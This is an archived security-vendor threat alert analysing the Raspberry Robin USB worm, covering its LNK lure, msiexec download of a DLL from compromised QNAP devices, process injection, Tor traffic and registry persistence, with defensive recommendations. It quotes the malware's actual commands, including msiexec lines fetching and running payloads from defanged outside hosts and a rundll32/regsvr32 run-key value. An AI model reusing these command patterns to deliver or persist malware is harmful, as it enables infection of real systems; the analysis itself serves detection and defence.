

# THREAT ALERT: Raspberry Robin Worm Abuses Windows Installer and QNAP Devices

By Cybereason Global SOC Team

Archived: 2026-04-05 20:06:34 UTC

The [Cybereason Global Security Operations Center \(SOC\) Team](#) issues [Cybereason Threat Alerts](#) to inform customers of emerging impacting threats. The Alerts summarize these threats and provide practical recommendations for protecting against them.

## What's Happening?


The Cybereason team is investigating a series of recent infections with the [Raspberry Robin campaign](#), also associated with the name “LNK Worm.” Raspberry Robin involves a worm that spreads over USB devices or shared folders, leveraging compromised QNAP (Network Attached Storage or NAS) devices as stagers. It uses an old but still effective method of using “LNK” shortcut files to lure its victims.

## Key Observations

- Raspberry Robin is a spreading threat, using specifically crafted Microsoft links (LNK files) to infect its victims. Cybereason observed delivery through file archives, removable devices (USB) or ISO files.
- Raspberry Robin is a persistent threat. Once the malware infects a machine, it establishes persistence by running at every system startup.
- Cybereason observed a majority of the victims being located in Europe.
- The [Cybereason Defense Platform](#) detects and prevents Raspberry Robin activities

## Analysis

This section describes the different processes that we observed, involved in Raspberry Robin infections. The following diagram represents the overall malicious activity seen in a Raspberry Robin infection chain:



### Summarized infection process for Raspberry Robin

The GSOC team summarizes a Raspberry Robin infection as follows :

- The Raspberry Robin-related infections start from two files present in the same directory hosted on an external device or shared drive:
  - a “[LNK](#)” file that contains a Windows shell command
  - another file that acts as a “BAT” file, filled with padding data and two specific commands
- Raspberry Robin leverages the LOLBin called “[msiexec.exe](#)” to download and execute a malicious shared library (DLL) from a compromised NAS device from the vendor “QNAP”.
- To make it harder to detect, Raspberry Robin:
  - leverages process injections in three legitimate Windows system processes
  - communicates with the rest of Raspberry Robin’s infrastructure through Tor ([The Onion Router](#)) Exit nodes
- To persist on the infected system, Raspberry Robin uses a registry key to automatically load a malicious module through the Windows binary “[rundll32.exe](#)”, at the machine startup.


### Infection Process

Based on public samples we analyzed (i.e. MD5 hash 22531e030b05dbaafe9932b8779c73f6), the initial set of two files can be present on an external storage device or simply in a compressed archive. It contains:

- A LNK file (i.e. “USB Drive.lnk”), which is the initial infection trigger, and contains the first “cmd.exe” execution, such as `C:\Windows\System32\cmd.exe" /r tYPE xPhfK.Usb|CmD.`
- Another file, `xPhfK.Usb`, which contains random binary data as well as two commands: `explorer.exe ADATA uFD` and `mSIeXEC /Q -I" hTTP://u0[.]pm:8080/80wOpGuotSU/USER-PC?admin"` “ to download and execute a second attack stage:

.DS_Store	2/8/2022 11:47 AM	DS_STORE File	7 KB
USB Drive	2/8/2022 11:47 AM	Shortcut	3 KB
xPhfK.Usb	2/8/2022 11:29 AM	USB File	7 KB

Example content of the public sample 22531e030b05dbaafe9932b8779c73f6



Process cmd.exe taking content of “WYcZ.CFg” file as an input to execute “process msiexec.exe” as seen in the Cybereason Defense Platform

The fact that the initial “cmd.exe” spawns from the “explorer.exe” process is the result of “LNK” files execution.

### Download and Execute


The initial infection vector launches “msiexec.exe” with a full malicious URL as an argument as well as “[/ -]q” (quiet mode) and “[/ -]i” (normal installation mode). Amongst the different attacks observed, the arguments are ordered differently and use different patterns, for example with or without a space.

An example pattern for this command is:

**msIEXec -Q/i ""htTP://6y[.]RE:8080/5CBniie70Rw/[Machine name]=[Victim user name]"** (where the machine name and victim name are replaced by actual values).

As the normal installation proceeds, the **msiexec.exe** command listed above creates another **msiexec.exe /V** process, launched from **services.exe**.

This second **msiexec.exe /V** process then spawns a third **msiexec.exe** process, which loads a malicious module named **msi[...].tmp** and is the malware stage downloaded from its parent **msiexec.exe /V** process:



Process "msiexec.exe" downloading content from the domain "6y[.]re" pointing to a QNAP compromised device as seen in the Cybereason Defense Platform

// 8080 / TCP 

-558771039 | 2022-04-18T13:38:48.299338

## QNAP TS-469L 4.3.4

```
HTTP/1.1 200 OK
Date: Mon, 18 Apr 2022 13:38:52 GMT
Server: http server 1.0
X-Frame-Options: SAMEORIGIN
Content-type: text/html; charset=UTF-8
Last-modified: Wed, 29 Aug 2018 22:46:45 GMT
Accept-Ranges: bytes
Content-length: 580
Vary: Accept-Encoding
```

### QNAP TS-469L:


```
Hostname: Nastink
Model:
  Model Name: TS-469 Pro
  Internal Model Name: TS-469
  Display Model Name: TS-469L
  Platform: TS-NASX86
  Platform Ex: X86_CEDAVIEW
Firmware:
  Version: 4.3.4
  Number: 0695
  Build: 20180830
Apps:
  Filestation:
    Version: 5.1.0
    Build: 20180830
  Photostation:
    Version: 5.7.0
    Build: 20180508
  Checksum: dleafb9
```

Extract from “<https://www.shodan.io/host/195.158.67.252>”, showing that the server that resolves from “6y[.]re” is a QNAP device with a service hosted on TCP port 8080

## Spread Through Process Injection

The next step for this threat is to inject itself into other processes, namely “rundll32.exe,” “dllhost.exe” and “regsvr32.exe” on the observed victims. The Cybereason Defense Platform detects this injection and can help to link the creator process and the created ones.

The number of injected system processes is generally high (between 50 and 300) and some of these processes communicate with TOR (The Onion Router) exit nodes:



Raspberry Robin injecting system processes, which then communicate with TOR-related IP addresses, as seen in the Cybereason Defense Platform


## Persistence

Raspberry Robin installs itself into a registry “run” key in the Windows user’s hive, for example:

```
“Hku\[GUID]\software\microsoft\windows\currentversion\runonce\vayp” with value “RUNDLL32 SHELL32.DLL,ShellExec_RunDLLA REGSVR32.EXE /u -S "C:\Users\[UserName]\AppData\Local\Temp\cnsbi.mh.”
```


As a result, “rundll32.exe” loads the same DLL as the one which the initial “msiexec.exe” process downloaded in the infection stage. It then proceeds with the same process injection and communication as described above.

The loaded DLL has a random extension (pi.loc, cr.mf, etc.) and “rundll32.exe” loads it with a “.” at the end:



*Process tree showing the persistence mechanisms used by Raspberry Robin as seen in the Cybereason Defense Platform*

Regarding the persistence aspects, the following diagram represents the way the malicious module executes at each machine startup:



*Raspberry Robin persistence process following an initial infection and running at each machine boot*

As the malicious module is the same one as during the initial infection process, it displays the same malicious activities involving process injection and communication with Tor exit nodes.

This module contains specific indicators, including the fact that it masquerades as an Apache shared library (DLL) called "libapriconv-1.dll":

• Properties

<b>msi1e49.tmp</b> File name	c:\windows\installer\msi1e49.tmp Path	c:\windows\installer\msi1e49.tmp Canonized Path
<b>libapricnv-1.dll</b> Original file name	<b>libapricnv-1</b> Internal name	<b>April 9, 2022 at 7:23:03 PM GMT+2</b> Creation time
<b>April 9, 2022 at 7:23:03 PM GMT+2</b> Modification time	<b>3ddec2dde9908cf07ef05672f644e18d</b> MD5 signature	<b>fe0742ea7567231feacc40c2f1cdb61c9e1d873a</b> SHA1 Signature
<b>ad9825c32ac889591def21bdc821482aef1ff8...</b> SHA256 Signature	<b>Not specific</b> Product type	<b>Apache Software Foundation</b> Company name
<b>Apache Portable Runtime Project</b> Product name	<b>1.2.1</b> File version	<b>1.2.1</b> Product version
<b>OmniContact</b> Internal/External Signer	<b>true</b> File is Signed	<b>false</b> Signature Verified
<b>False</b> Signed by Microsoft	<b>Application Data</b> Extension type	<b>1169344</b> Size
<b>Copyright 2000-2005 The Apache Software Fo...</b> Legal copyright	<b>Licensed under the Apache License, Version 2...</b> Comments	

*Raspberry Robin leverages malicious module loading masquerading as Apache shared libraries (DLL)*

The other samples the GSOC team identified on other Raspberry Robin cases also use different masquerading processes (for instance, impersonating “QT 5”).

This specific module is also peculiar due to the fact that the chain of certification is broken, making it signed but not verified by the Windows system. The code signing name is “OmniContact” and can be used as a filter on VirusTotal.com to check for similar samples.

## File Version Information

Copyright	Copyright (C) 2017 The Qt Company Ltd.
Product	Qt5
Description	C++ Application Development Framework
Original Name	Qt5Sql.dll
File Version	5.10.1.0

## Signers

- + OmniContact
- + Sectigo RSA Code Signing CA
- + USERTrust RSA Certification Authority
- + Sectigo (AAA)

## X509 Certificates

- + OmniContact

*Excerpt from virustotal.com showing a sample detailed information*

In 75% of the observed victims, the malicious module downloaded by Raspberry Robin was signed by “OmniContact.”


## Network Communications

Finally, the victim devices of Raspberry Robin created a high amount of network packets to TOR exit nodes. The GSOC team observed that the TCP ports used were 80, 443 and 8080.

## Cybereason Recommendations

The [Cybereason Defense Platform](#) detects and prevents Raspberry Robin infections in Microsoft products. Cybereason recommends the following:

- Block outgoing connections (outside of the organization) to TOR-related addresses, as Raspberry Robin actively communicates with TOR exit nodes.
- As Raspberry Robin displays persistence mechanisms and establishes many masquerading actions on the infected system, re-image infected devices.
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and [Managed Detection and Response](#) with the Cybereason Defense Platform, [contact a Cybereason Defender here](#).
  - For Cybereason customers: More details [available on the NEST](#) including custom threat hunting queries for detecting this threat:



The Cybereason Defense Platform detects Raspberry Robin initial access method



The Cybereason Defense Platform detects the Raspberry Robin malicious module loading

## Indicators of Compromise (IOCs)

Looking for the IOCs? Open the chatbot on the bottom right corner of your screen to access the Raspberry Robin IOCs.

## About the Researcher



**Loïc Castel, Principal Security Analyst, Cybereason Global SOC**

Loïc Castel is a Principal Security Analyst with the Cybereason Global SOC team. Loïc analyses and researches critical incidents and cybercriminals, in order to better detect compromises. In his career, Loïc worked as a security auditor in well-known organizations such as ANSSI (French National Agency for the Security of Information Systems) and as Lead Digital Forensics & Incident Response at Atos. Loïc loves digital forensics and incident response, but is also interested in offensive aspects such as vulnerability research.



About the Author

**Cybereason Global SOC Team**

The Cybereason Global SOC Team delivers 24/7 Managed Detection and Response services to customers on every continent. Led by cybersecurity experts with experience working for government, the military and multiple industry verticals, the Cybereason Global SOC Team continuously hunts for the most sophisticated and pervasive threats to support our mission to end cyberattacks on the endpoint, across the enterprise, and everywhere the battle moves.

[All Posts by Cybereason Global SOC Team](#)

---

Source: <https://www.cybereason.com/blog/threat-alert-raspberry-robin-worm-abuses-windows-installer-and-qnap-devices>